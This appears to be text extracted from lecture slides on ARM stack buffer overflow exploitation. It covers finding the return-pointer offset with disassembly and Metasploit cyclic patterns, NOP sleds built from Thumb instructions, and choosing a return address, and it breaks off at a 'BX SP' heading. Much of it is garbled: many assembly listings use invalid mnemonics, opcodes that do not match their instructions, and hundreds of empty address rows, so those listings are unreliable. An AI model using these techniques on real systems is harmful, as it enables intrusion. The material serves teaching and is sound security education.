12450002 subseq 00, 00, 02
00770070 b 10000
01520001 cmp 04, 02
01520000 movcs 03, 00
```


Injection vectors are the precise inputs that lead an application to code locations that suffer from buffer overflows.

# How can it be abused - Offset (1)

It is necessary to determine the offset between the buffer and the return pointer.

Several possibilities:

- Reading/calculating the offset by using the values from the disassembly
- Using a cyclic pattern




## How can it be abused - Offset (2)

Reading/calculating the offset by using the values from the disassembly

strcpy(dst, src)

```
1  push    {r11, lr}
2  add r11, sp, #4
3  sub sp, sp, #136
4  str r0, [r11, #-136]
5  sub r3, r11, #132
6  ldr r1, [r11, #-136]
7  mov r0, r3          @ first arg
8  bl 0x10308 <strcpy@plt>
9  sub r3, r11, #132
10 mov r0, r3
11 bl 0x10314 <puts@plt>
12 nop
13 sub sp, r11, #4
14 pop {r11, pc}
```




## How can it be abused - Offset (3)

Reading/calculating the offset by using the values from the disassembly

```
strcpy(dst, src)
```

```
1  push    {r11, lr}
2  add r11, sp, #4
3  sub sp, sp, #136
4  str r0, [r11, #-136]
5  sub r3, r11, #132 @ calc addr
6  ldr r1, [r11, #-136]
7  mov r0, r3        @ first arg
8  bl 0x10308 <strcpy@plt>
9  sub r3, r11, #132
10 mov r0, r3
11 bl 0x10314 <puts@plt>
12 nop
13 sub sp, r11, #4
14 pop {r11, pc}
```






## How can it be abused - Offset (4)

Reading/calculating the offset by using the values from the disassembly

```
strcpy(dst, src)
```

```
1  push    {r11, lr}
2  add r11, sp, #4
3  sub sp, sp, #136
4  str r0, [r11, #-136]
5  sub r3, r11, #132 @ <- offset
6  ldr r1, [r11, #-136]
7  mov r0, r3        @ first arg
8  bl 0x10308 <strcpy@plt>
9  sub r3, r11, #132
10 mov r0, r3
11 bl 0x10314 <puts@plt>
12 nop
13 sub sp, r11, #4
14 pop {r11, pc}
```



# How can it be abused - Offset (5)

## Using a cyclic pattern

- Cyclic string
- Every 4 byte block is unique
- Several tools
  - GEF
  - Metasploit
    - `pattern_create.rb`
    - `pattern_offset.rb`
  - pwntools

```
02470001    subeq    %r1, %r1, #4
02470002    subne    %r1, %r1, #4
02470003    addl     %r4, %r4, #8
02470004    subl     %r2, %r2, #2
02480001    movl     %r0, %r2
02480002    movl     %r3, %r5
02480003    stc      %r2, [%r1, #4]
02480004    btl      0x0, %r0
02480005    ldrl     %r2, [%r1, #4]
02480006    movl     %r4, %r5
02480007    rorl     %r4, %r4
02480008    movl     %r0, %r2
02480009    movl     %r0, %r2
0248000a    btl      0x0, %r0
0248000b    rorl     %r0, %r0, #8
```

```
$ pattern_create.rb -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab
1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2A
c3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2
```

```
02480001    subeq    %r1, %r1, #4
```

```
$ pattern_offset.rb -q Ac9A
88
```

```
02480002    lrr     %r1, %r0, #0
02480003    rorl     %r0, %r0
02480004    movl     %r1, %r2
02480005    btl      0x0, %r0
02480006    addl     %r4, %r4, #8
02480007    movzwl   %r2, %r2
02480008    movzwl   %r2, %r2
02480009    cmpl     %r1, %r2
0248000a    movzwl   %r2, %r2
0248000b    andl     %r2, %r2, #4
0248000c    cmpl     %r2, %r2
0248000d    subne    %r5, %r5, #4
0248000e    subne    %r5, %r5, #4
0248000f    btl      0x0, %r0
02480010    cmpl     %r4, %r4
02480011    movzwl   %r2, %r2
```

# How can it be abused - Offset (6)

## Using a cyclic pattern

```
$ pattern_create.rb -l 300
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab
1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2A
c3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4
Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae
6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7A
f8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9
Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai
1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2A
j3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2A
```

```
$ ./vuln Aa0Aa1Aa2Aa3A...Ak0Ak1Ak2A
```

```
$ pattern_offset.rb -q 0x41653441
132
```

.	.	.	.
41	61	30	41
61	31	41	61
32	41	61	33
41	61	34	41
..	..	..	..
38	41	64	39
41	65	30	41
65	31	41	65
32	41	65	33
41	65	34	41
.	.	.	.

# How can it be abused - Buffer Address (1)

```


02812001    subeq    r2, r2, #4
12477001    subne    r7, r7, #4
10811005    addne    r4, r4, #5
e0412002    sub     r2, r4, r2
e1800002    mov     r0, r2
e1801004    mov     r3, r5
e3802004    str     r2, [r0, #4]
e0020001    bl      10a280
e7802004    ldr     r2, [r0, #4]
e1801004    mov     r4, r5
e0779074    strh    r4, r4
e1803009    mov     r0, r0
e1800002    mov     r0, r2
e0010005    bl      10a490
e0000002    subl    r0, r0, #2
e1841001    orr     r1, r4, r1, lsl, #16
e1500001    cmp     r0, r4
3a000003    ldr     r1, r4
e0010005    addls   r4, r4, #5
17803001    movcc   r2, r4
12802009    movcs   r2, #0
e1500001    cmp     r0, r2
movls     r2, #0
andbt    r2, r2, #4
cmp     r2, #0
10812005    addne    r4, r4, #5
e0412005    sub     r4, r4, #5
e1070007    orr     r0, r5, r7, lsl, #16
e0777714    b      10a00
e0475005    sub     r5, r5, #5
e1800025    ldr     r3, [r0, #16]
e0778075    strh    r0, r0
e2800001    mov     r0, r2
e0777714    b      10a00
e0011005    addls   r4, r4, #5
3a002001    movcc   r2, r4
22802009    movcs   r2, #0
e1500001    cmp     r0, r2
movls     r2, #0
e2802009    movls   r2, #0
42842001    andbt   r2, r2, #4
cmp     r2, #0
02450001    subne    r5, r5, #4
12477001    subne    r0, r0, #4
e0777715    b      10a00
e1510001    cmp     r4, r4
movcs     r4, #0

```

**Problem:** Stack addresses are not fixed

- Different amount of environment variables
  - Environment variables are at the top of the stack
  - Beginning of the stack depends on the amount of environment variables

## How can it be abused - Buffer Address (2)



# How can it be abused - Buffer Address (3)

**Problem:** Stack addresses are not fixed

- Different amount of environment variables
  - Environment variables are at the top of the stack
  - Beginning of the stack depends on the amount of environment variables
- Different distributions of Linux
  - Start address can be different

```
02471004 subseq %7,%7,%4
02471005 subseq %7,%7,%4
02471006 addlne %4,%4,%6
02471007 sub %4,%4,%2
02471008 mov %6,%2
02471009 mov %3,%5
0247100a stc %2,[%p,%4]
0247100b hll 100200
0247100c ldr %2,[%p,%4]
0247100d mov %4,%5
0247100e nth %4,%4
0247100f mov %3,%6
02471010 mov %6,%2
02471011 hll 100200
02471012 mul %6,%6,%2
02471013 orc %4,%4,%4,%3,%10
02471014 cmp %3,%2
02471015 hll 100200
02471016 addls %4,%4,%6
02471017 movcs %2,%4
02471018 movcs %2,%6
02471019 andhl %2,%4,%4
0247101a cmp %2,%6
0247101b subseq %5,%5,%4
0247101c subseq %5,%5,%4
0247101d addlne %4,%4,%6
0247101e sub %4,%4,%6
0247101f orc %6,%5,%7,%3,%10
02471020 b 100200
02471021 sub %5,%5,%6
02471022 ldr %3,%6,%10
02471023 nth %6,%6
02471024 mov %p,%2
02471025 b 100200
02471026 addls %4,%4,%6
02471027 movcs %2,%4
02471028 movcs %2,%6
02471029 cmp %p,%2
0247102a movls %2,%6
0247102b andhl %2,%4,%4
0247102c cmp %2,%6
0247102d subseq %5,%5,%4
0247102e subseq %5,%5,%4
0247102f b 100200
02471030 cmp %4,%4
02471031 movcs %4,%6
```

# How can it be abused - Buffer Address (4)

**Problem:** Stack addresses are not fixed

- Different amount of environment variables
  - Environment variables are at the top of the stack
  - Beginning of the Stack depends on the amount of environment variables
- Different distributions of Linux
  - Stack start address can be different

**Solution:** Putting a NOP sled in front of the shellcode

```
02801000 subeq    %r1, %r1, #4
02801004 subne    %r1, %r1, #4
02801008 addlne   %r1, %r1, #8
0280100c subl    %r1, %r1, #2
02801010 movl     %r1, %r1
02801014 movl     %r1, %r1
02801018 stc      %r1, [%r1, #4]
0280101c btl      %r1, %r1
02801020 ldr      %r1, [%r1, #4]
02801024 movl     %r1, %r1
02801028 rxtth    %r1, %r1
02801030 movl     %r1, %r1
02801034 movl     %r1, %r1
02801038 btl      %r1, %r1
0280103c subl     %r1, %r1, #2
02801040 orl      %r1, %r1, %r1, %r1, %r1
02801044 cpl      %r1, %r1
02801048 btl      %r1, %r1
02801050 addsl   %r1, %r1, #8
02801054 cpl      %r1, %r1
02801058 movsl    %r1, %r1
0280105c andlrl   %r1, %r1, #4
02801060 cpl      %r1, %r1
02801064 subeq    %r1, %r1, #4
02801068 subne    %r1, %r1, #4
0280106c addlne   %r1, %r1, #8
02801070 subl     %r1, %r1, #2
02801074 orl      %r1, %r1, %r1, %r1, %r1
02801078 btl      %r1, %r1
0280107c subl     %r1, %r1, #8
02801080 ldr      %r1, [%r1, #16]
02801084 rxtth    %r1, %r1
02801088 movl     %r1, %r1
02801090 btl      %r1, %r1
02801094 addsl   %r1, %r1, #8
02801098 movswl   %r1, %r1
0280109c movswl   %r1, %r1
028010a0 cpl      %r1, %r1
028010a4 movsl    %r1, %r1
028010a8 andlrl   %r1, %r1, #4
028010ac cpl      %r1, %r1
028010b0 subne    %r1, %r1, #4
028010b4 subne    %r1, %r1, #4
028010b8 btl      %r1, %r1
028010bc cpl      %r1, %r1
028010c0 movsl    %r1, %r1
```


# How can it be abused - What is a NOP sled

- Required when an exact jump to shellcode not possible
- Landing zone
- Meaningless instructions
  - `nop`
  - `mov reg, reg`
  - `mov r1, r1 - \x09\x46`

```
02471000 subeq  r3, r3, #4
02471001 subne  r3, r3, #4
02471002 addne  r4, r4, #5
02471003 sub   r4, r4, #2
02471004 mov   r0, r2
02471005 mov   r3, r5
02471006 str   r2, [r0, #4]
02471007 bl    000240
02471008 ldr   r2, [r0, #4]
02471009 mov   r4, r5
0247100a strh  r4, r4
0247100b mov   r3, r0
0247100c rsi   r0, r0, #2
0247100d orr   r1, r4, r1, lsl, #16
0247100e cmp   r0, r4
0247100f bts    16, r0
02471010 addls  r4, r4, #5
02471011 movcc  r2, #4
02471012 movcs  r2, #0
02471013 cmp   r0, r4
02471014 movls  r2, #0
02471015 andbt  r2, r2, #4
02471016 cmp   r2, #0
02471017 subeq  r3, r3, #4
02471018 subne  r3, r3, #2
02471019 addne  r4, r4, #5
0247101a sub   r4, r4, #0
0247101b orr   r0, r5, r7, lsl, #16
0247101c b      000000
0247101d sub   r3, r3, #5
0247101e lsr   r3, r0, #16
0247101f strh  r0, r0
02471020 mov   r0, r4
02471021 b      000000
02471022 addls  r4, r4, #5
02471023 movcc  r2, #4
02471024 movcs  r2, #0
02471025 cmp   r0, r4
02471026 movls  r2, #0
02471027 andbt  r2, r2, #4
02471028 cmp   r2, #0
02471029 subne  r3, r3, #4
0247102a subne  r3, r3, #2
0247102b b      000000
0247102c cmp   r4, r4
0247102d movcs  r4, #0
```



# How can it be abused - Structure



## How can it be abused - Buffer Address (4)

How to determine the address?

- Debugger
- Core Dumps

**sp** points to the top of the previous stack frame. So it is possible to look for an address relative to **sp**. Any address of the NOP sled can be used.

e1471001	subseq	03	03	04
e1471002	subseq	03	03	04
e1471003	addseq	04	03	05
e1471004	sub	02	03	02
e1480002	mov	00	02	
e1481004	mov	01	03	
e1482002				
e1482003				
e1482004				
b7ffe234		09	46	09 46
b7ffe238		09	46	09 46
b7ffe23c		09	46	09 46
b7ffe240		09	46	09 46
b7ffe244		..	..	.. ..
b7ffe2a8		C0	DE	C0 DE
b7ffe2ac		C0	DE	C0 DE
b7ffe2b0		C0	DE	C0 DE
b7ffe2b4		C0	DE	C0 DE
b7ffe2b8		41	41	41 41
sp →		.	.	. .

# How can it be abused - Buffer Address (5)

- NOPs are Thumb instructions
- The chosen address has to be odd (address+1)

Example:

Stack address	0xb7ffe240
Return address	0xb7ffe241

0xb7ff0001	subseq	r2, r3, #1
0xb7ff0002	subseq	r2, r3, #1
0xb7ff0003	addseq	r4, r3, #5
0xb7ff0004	sub	r2, r3, #2
0xb7ff0005	mov	r0, r2
0xb7ff0006	mov	r1, r3
0xb7ff0007		
0xb7ffe234		
0xb7ffe238		
0xb7ffe23c		
0xb7ffe240		
0xb7ffe241		
0xb7ffe242		
0xb7ffe243		
0xb7ffe244		
0xb7ffe245		
0xb7ffe246		
0xb7ffe247		
0xb7ffe248		
0xb7ffe249		
0xb7ffe24a		
0xb7ffe24b		
0xb7ffe24c		
0xb7ffe24d		
0xb7ffe24e		
0xb7ffe24f		
0xb7ffe250		
0xb7ffe251		
0xb7ffe252		
0xb7ffe253		
0xb7ffe254		
0xb7ffe255		
0xb7ffe256		
0xb7ffe257		
0xb7ffe258		
0xb7ffe259		
0xb7ffe25a		
0xb7ffe25b		
0xb7ffe25c		
0xb7ffe25d		
0xb7ffe25e		
0xb7ffe25f		
0xb7ffe260		
0xb7ffe261		
0xb7ffe262		
0xb7ffe263		
0xb7ffe264		
0xb7ffe265		
0xb7ffe266		
0xb7ffe267		
0xb7ffe268		
0xb7ffe269		
0xb7ffe26a		
0xb7ffe26b		
0xb7ffe26c		
0xb7ffe26d		
0xb7ffe26e		
0xb7ffe26f		
0xb7ffe270		
0xb7ffe271		
0xb7ffe272		
0xb7ffe273		
0xb7ffe274		
0xb7ffe275		
0xb7ffe276		
0xb7ffe277		
0xb7ffe278		
0xb7ffe279		
0xb7ffe27a		
0xb7ffe27b		
0xb7ffe27c		
0xb7ffe27d		
0xb7ffe27e		
0xb7ffe27f		
0xb7ffe280		
0xb7ffe281		
0xb7ffe282		
0xb7ffe283		
0xb7ffe284		
0xb7ffe285		
0xb7ffe286		
0xb7ffe287		
0xb7ffe288		
0xb7ffe289		
0xb7ffe28a		
0xb7ffe28b		
0xb7ffe28c		
0xb7ffe28d		
0xb7ffe28e		
0xb7ffe28f		
0xb7ffe290		
0xb7ffe291		
0xb7ffe292		
0xb7ffe293		
0xb7ffe294		
0xb7ffe295		
0xb7ffe296		
0xb7ffe297		
0xb7ffe298		
0xb7ffe299		
0xb7ffe29a		
0xb7ffe29b		
0xb7ffe29c		
0xb7ffe29d		
0xb7ffe29e		
0xb7ffe29f		
0xb7ffe2a0		
0xb7ffe2a1		
0xb7ffe2a2		
0xb7ffe2a3		
0xb7ffe2a4		
0xb7ffe2a5		
0xb7ffe2a6		
0xb7ffe2a7		
0xb7ffe2a8		
0xb7ffe2a9		
0xb7ffe2aa		
0xb7ffe2ab		
0xb7ffe2ac		
0xb7ffe2ad		
0xb7ffe2ae		
0xb7ffe2af		
0xb7ffe2b0		
0xb7ffe2b1		
0xb7ffe2b2		
0xb7ffe2b3		
0xb7ffe2b4		
0xb7ffe2b5		
0xb7ffe2b6		
0xb7ffe2b7		
0xb7ffe2b8		
0xb7ffe2b9		
0xb7ffe2ba		
0xb7ffe2bb		
0xb7ffe2bc		
0xb7ffe2bd		
0xb7ffe2be		
0xb7ffe2bf		
0xb7ffe2c0		
0xb7ffe2c1		
0xb7ffe2c2		
0xb7ffe2c3		
0xb7ffe2c4		
0xb7ffe2c5		
0xb7ffe2c6		
0xb7ffe2c7		
0xb7ffe2c8		
0xb7ffe2c9		
0xb7ffe2ca		
0xb7ffe2cb		
0xb7ffe2cc		
0xb7ffe2cd		
0xb7ffe2ce		
0xb7ffe2cf		
0xb7ffe2d0		
0xb7ffe2d1		
0xb7ffe2d2		
0xb7ffe2d3		
0xb7ffe2d4		
0xb7ffe2d5		
0xb7ffe2d6		
0xb7ffe2d7		
0xb7ffe2d8		
0xb7ffe2d9		
0xb7ffe2da		
0xb7ffe2db		
0xb7ffe2dc		
0xb7ffe2dd		
0xb7ffe2de		
0xb7ffe2df		
0xb7ffe2e0		
0xb7ffe2e1		
0xb7ffe2e2		
0xb7ffe2e3		
0xb7ffe2e4		
0xb7ffe2e5		
0xb7ffe2e6		
0xb7ffe2e7		
0xb7ffe2e8		
0xb7ffe2e9		
0xb7ffe2ea		
0xb7ffe2eb		
0xb7ffe2ec		
0xb7ffe2ed		
0xb7ffe2ee		
0xb7ffe2ef		
0xb7ffe2f0		
0xb7ffe2f1		
0xb7ffe2f2		
0xb7ffe2f3		
0xb7ffe2f4		
0xb7ffe2f5		
0xb7ffe2f6		
0xb7ffe2f7		
0xb7ffe2f8		
0xb7ffe2f9		
0xb7ffe2fa		
0xb7ffe2fb		
0xb7ffe2fc		
0xb7ffe2fd		
0xb7ffe2fe		
0xb7ffe2ff		
0xb7ff0000		
0xb7ff0001		
0xb7ff0002		
0xb7ff0003		
0xb7ff0004		
0xb7ff0005		
0xb7ff0006		
0xb7ff0007		
0xb7ff0008		
0xb7ff0009		
0xb7ff000a		
0xb7ff000b		
0xb7ff000c		
0xb7ff000d		
0xb7ff000e		
0xb7ff000f		
0xb7ff0010		
0xb7ff0011		
0xb7ff0012		
0xb7ff0013		
0xb7ff0014		
0xb7ff0015		
0xb7ff0016		
0xb7ff0017		
0xb7ff0018		
0xb7ff0019		
0xb7ff001a		
0xb7ff001b		
0xb7ff001c		
0xb7ff001d		
0xb7ff001e		
0xb7ff001f		
0xb7ff0020		
0xb7ff0021		
0xb7ff0022		
0xb7ff0023		
0xb7ff0024		
0xb7ff0025		
0xb7ff0026		
0xb7ff0027		
0xb7ff0028		
0xb7ff0029		
0xb7ff002a		
0xb7ff002b		
0xb7ff002c		
0xb7ff002d		
0xb7ff002e		
0xb7ff002f		
0xb7ff0030		
0xb7ff0031		
0xb7ff0032		
0xb7ff0033		
0xb7ff0034		
0xb7ff0035		
0xb7ff0036		
0xb7ff0037		
0xb7ff0038		
0xb7ff0039		
0xb7ff003a		
0xb7ff003b		
0xb7ff003c		
0xb7ff003d		
0xb7ff003e		
0xb7ff003f		
0xb7ff0040		
0xb7ff0041		
0xb7ff0042		
0xb7ff0043		
0xb7ff0044		
0xb7ff0045		
0xb7ff0046		
0xb7ff0047		
0xb7ff0048		
0xb7ff0049		
0xb7ff004a		
0xb7ff004b		
0xb7ff004c		
0xb7ff004d		
0xb7ff004e		
0xb7ff004f		
0xb7ff0050		
0xb7ff0051		
0xb7ff0052		
0xb7ff0053		
0xb7ff0054		
0xb7ff0055		
0xb7ff0056		
0xb7ff0057		
0xb7ff0058		
0xb7ff0059		
0xb7ff005a		
0xb7ff005b		
0xb7ff005c		
0xb7ff005d		
0xb7ff005e		
0xb7ff005f		
0xb7ff0060		
0xb7ff0061		
0xb7ff0062		
0xb7ff0063		
0xb7ff0064		
0xb7ff0065		
0xb7ff0066		
0xb7ff0067		
0xb7ff0068		
0xb7ff0069		
0xb7ff006a		
0xb7ff006b		
0xb7ff006c		
0xb7ff006d		
0xb7ff006e		
0xb7ff006f		
0xb7ff0070		
0xb7ff0071		
0xb7ff0072		
0xb7ff0073		
0xb7ff0074		
0xb7ff0075		
0xb7ff0076		
0xb7ff0077		
0xb7ff0078		
0xb7ff0079		
0xb7ff007a		
0xb7ff007b		
0xb7ff007c		
0xb7ff007d		
0xb7ff007e		
0xb7ff007f		
0xb7ff0080		
0xb7ff0081		
0xb7ff0082		
0xb7ff0083		
0xb7ff0084		
0xb7ff0085		
0xb7ff0086		
0xb7ff0087		
0xb7ff0088		
0xb7ff0089		
0xb7ff008a		
0xb7ff008b		
0xb7ff008c		
0xb7ff008d		
0xb7ff008e		
0xb7ff008f		
0xb7ff0090		
0xb7ff0091		
0xb7ff0092		
0xb7ff0093		
0xb7ff0094		
0xb7ff0095		
0xb7ff0096		
0xb7ff0097		
0xb7ff0098		
0xb7ff0099		
0xb7ff009a		
0xb7ff009b		
0xb7ff009c		
0xb7ff009d		
0xb7ff009e		
0xb7ff009f		
0xb7ff00a0		
0xb7ff00a1		
0xb7ff00a2		
0xb7ff00a3		
0xb7ff00a4		
0xb7ff00a5		
0xb7ff00a6		
0xb7ff00a7		
0xb7ff00a8		
0xb7ff00a9		
0xb7ff00aa		
0xb7ff00ab		
0xb7ff00ac		
0xb7ff00ad		
0xb7ff00ae		
0xb7ff00af		
0xb7ff00b0		
0xb7ff00b1		
0xb7ff00b2		
0xb7ff00b3		
0xb7ff00b4		
0xb7ff00b5		
0xb7ff00b6		
0xb7ff00b7		
0xb7ff00b8		
0xb7ff00b9		
0xb7ff00ba		
0xb7ff00bb		
0xb7ff00bc		
0xb7ff00bd		
0xb7ff00be		
0xb7ff00bf		
0xb7ff00c0		
0xb7ff00c1		
0xb7ff00c2		
0xb7ff00c3		
0xb7ff00c4		
0xb7ff00c5		
0xb7ff00c6		
0xb7ff00c7		
0xb7ff00c8		
0xb7ff00c9		
0xb7ff00ca		
0xb7ff00cb		
0xb7ff00cc		
0xb7ff00cd		
0xb7ff00ce		
0xb7ff00cf		
0xb7ff00d0		
0xb7ff00d1		
0xb7ff00d2		
0xb7ff00d3		
0xb7ff00d4		
0xb7ff00d5		
0xb7ff00d6		
0xb7ff00d7		
0xb7ff00d8		
0xb7ff00d9		
0xb7ff00da		
0xb7ff00db		
0xb7ff00dc		
0xb7ff00dd		
0xb7ff00de		
0xb7ff00df		
0xb7ff00e0		
0xb7ff00e1		
0xb7ff00e2		
0xb7ff00e3		
0xb7ff00e4		
0xb7ff00e5		
0xb7ff00e6		
0xb7ff00e7		
0xb7ff00e8		
0xb7ff00e9		
0xb7ff00ea		
0xb7ff00eb		
0xb7ff00ec		
0xb7ff00ed		
0xb7ff00ee		
0xb7ff00ef		
0xb7ff00f0		
0xb7ff00f1		
0xb7ff00f2		
0xb7ff00f3		
0xb7ff00f4		
0xb7ff00f5		
0xb7ff00f6		
0xb7ff00f7		
0xb7ff00f8		
0xb7ff00f9		
0xb7ff00fa		
0xb7ff00fb		
0xb7ff00fc		
0xb7ff00fd		
0xb7ff00fe		
0xb7ff00ff		
0xb7ff0100		
0xb7ff0101		
0xb7ff0102		
0xb7ff0103		
0xb7ff0104		
0xb7ff0105		
0xb7ff0106		
0xb7ff0107		
0xb7ff0108		
0xb7ff0109		
0xb7ff010a		
0xb7ff010b		
0xb7ff010c		
0xb7ff010d		
0xb7ff010e		
0xb7ff010f		

# How can it be abused - Buffer Address (6)



```

02471001    subeq    r3, r3, #4
12471002    subine   r7, r7, #2
10821003    addine   r4, r4, #5
00412002    sub      r2, r4, r2
e1800002    mov      r6, r2
e1801003    mov      r3, r5
e3802004    str      r2, [sp, #4]
e0020001    bl       10a240
e0000004    ldr      r2, [sp, #4]
00410003    mov      r4, r5
00410004    orlth    r4, r4
e1803000    mov      r3, r6
e1800002    mov      r8, r2
00020003    bl       10a490
e0000002    subl     r9, r8, r2
e1841001    orr      r1, r4, r1, lsl, #16
00000001    cmp      r9, r4
00000003    bhs      10760
00041000    addis    r4, r4, #6
12401001    movcc    r2, #1
e3802000    movcc    r2, #0
00000001    cmp      r9, r4
00020000    movls    r2, #0
00000001    andbtl   r2, r2, #1
00000000    cmp      r2, #0
00000001    subeq    r3, r3, #4
12471002    subine   r5, r5, #2
10821003    addine   r4, r4, #5
00412003    sub      r4, r4, #9
00000007    orr      r6, r5, r7, lsl, #16
00000003    b       10600
00000003    sub      r3, r5, #6
00000003    lsr      r3, r6, #16
00780073    orlth    r8, r6
e1800001    mov      r0, r4
00000003    b       10600
e3802001    addis    r4, r4, #6
12401001    movcc    r2, #1
12401000    movcc    r2, #0
e1500001    cmp      r0, r4
e3802000    movls    r2, #0
02402001    andbtl   r2, r2, #1
e3520000    cmp      r2, #0
02450001    subine   r5, r5, #1
12471002    subine   r6, r6, #2
007ffff3    b       10600
e1520001    cmp      r4, r4
11520000    movcc    r4, #0

```



```

02471001    subeq    r3, r3, #4
12471002    subne    r7, r7, #2
10811003    addne    r4, r4, #5
00412002    sub     r2, r4, r2
e1800002    mov     r0, r2
e1801003    mov     r3, r5
e3802004    stc     r2, [r0, #4]
00020001    bl      108280
e7802004    ldr     r2, [r0, #4]
e1801003    mov     r3, r5
e0770074    uth     r4, r4
e1803000    mov     r3, r0
e1800002    mov     r0, r2
00020001    bl      108490
e0000000    sul     r0, r0, #2
e1801001    orr     r1, r4, r1, lsl, #10
00000001    cmp     r0, r4
00000000    bts     10760
00000000    adds    r4, r4, #0
e1801001    movcc   r2, #1
00000000    movcs   r2, #0
e3000001    cmp     r0, r4
e3802000    movls   r2, #0
82822004    andhi   r2, r2, #4
e3520000    cmp     r2, #0
02450001    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
10812003    addne    r4, r4, #5
00412003    sub     r4, r4, #0
e1800007    orr     r0, r0, r7, lsl, #10
e0777710    b      10800
e0400000    sub     r0, r0, #0
10800020    lsr     r3, r0, #10
e0770070    uth     r0, r0
e3800001    mov     r0, r4
e0777710    b      10800
e0771100    adds    r4, r4, #0
e3802004    movcc   r2, #1
12802000    movcs   r2, #0
e1500001    cmp     r0, r4
e3802000    movls   r2, #0
82822004    andhi   r2, r2, #4
e3520000    cmp     r2, #0
02450001    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
e0777710    b      10800
e1500001    cmp     r4, r4
21520000    movcs   r4, #0

```

# BX SP Approach (1)

## Disadvantages of the previous approach:

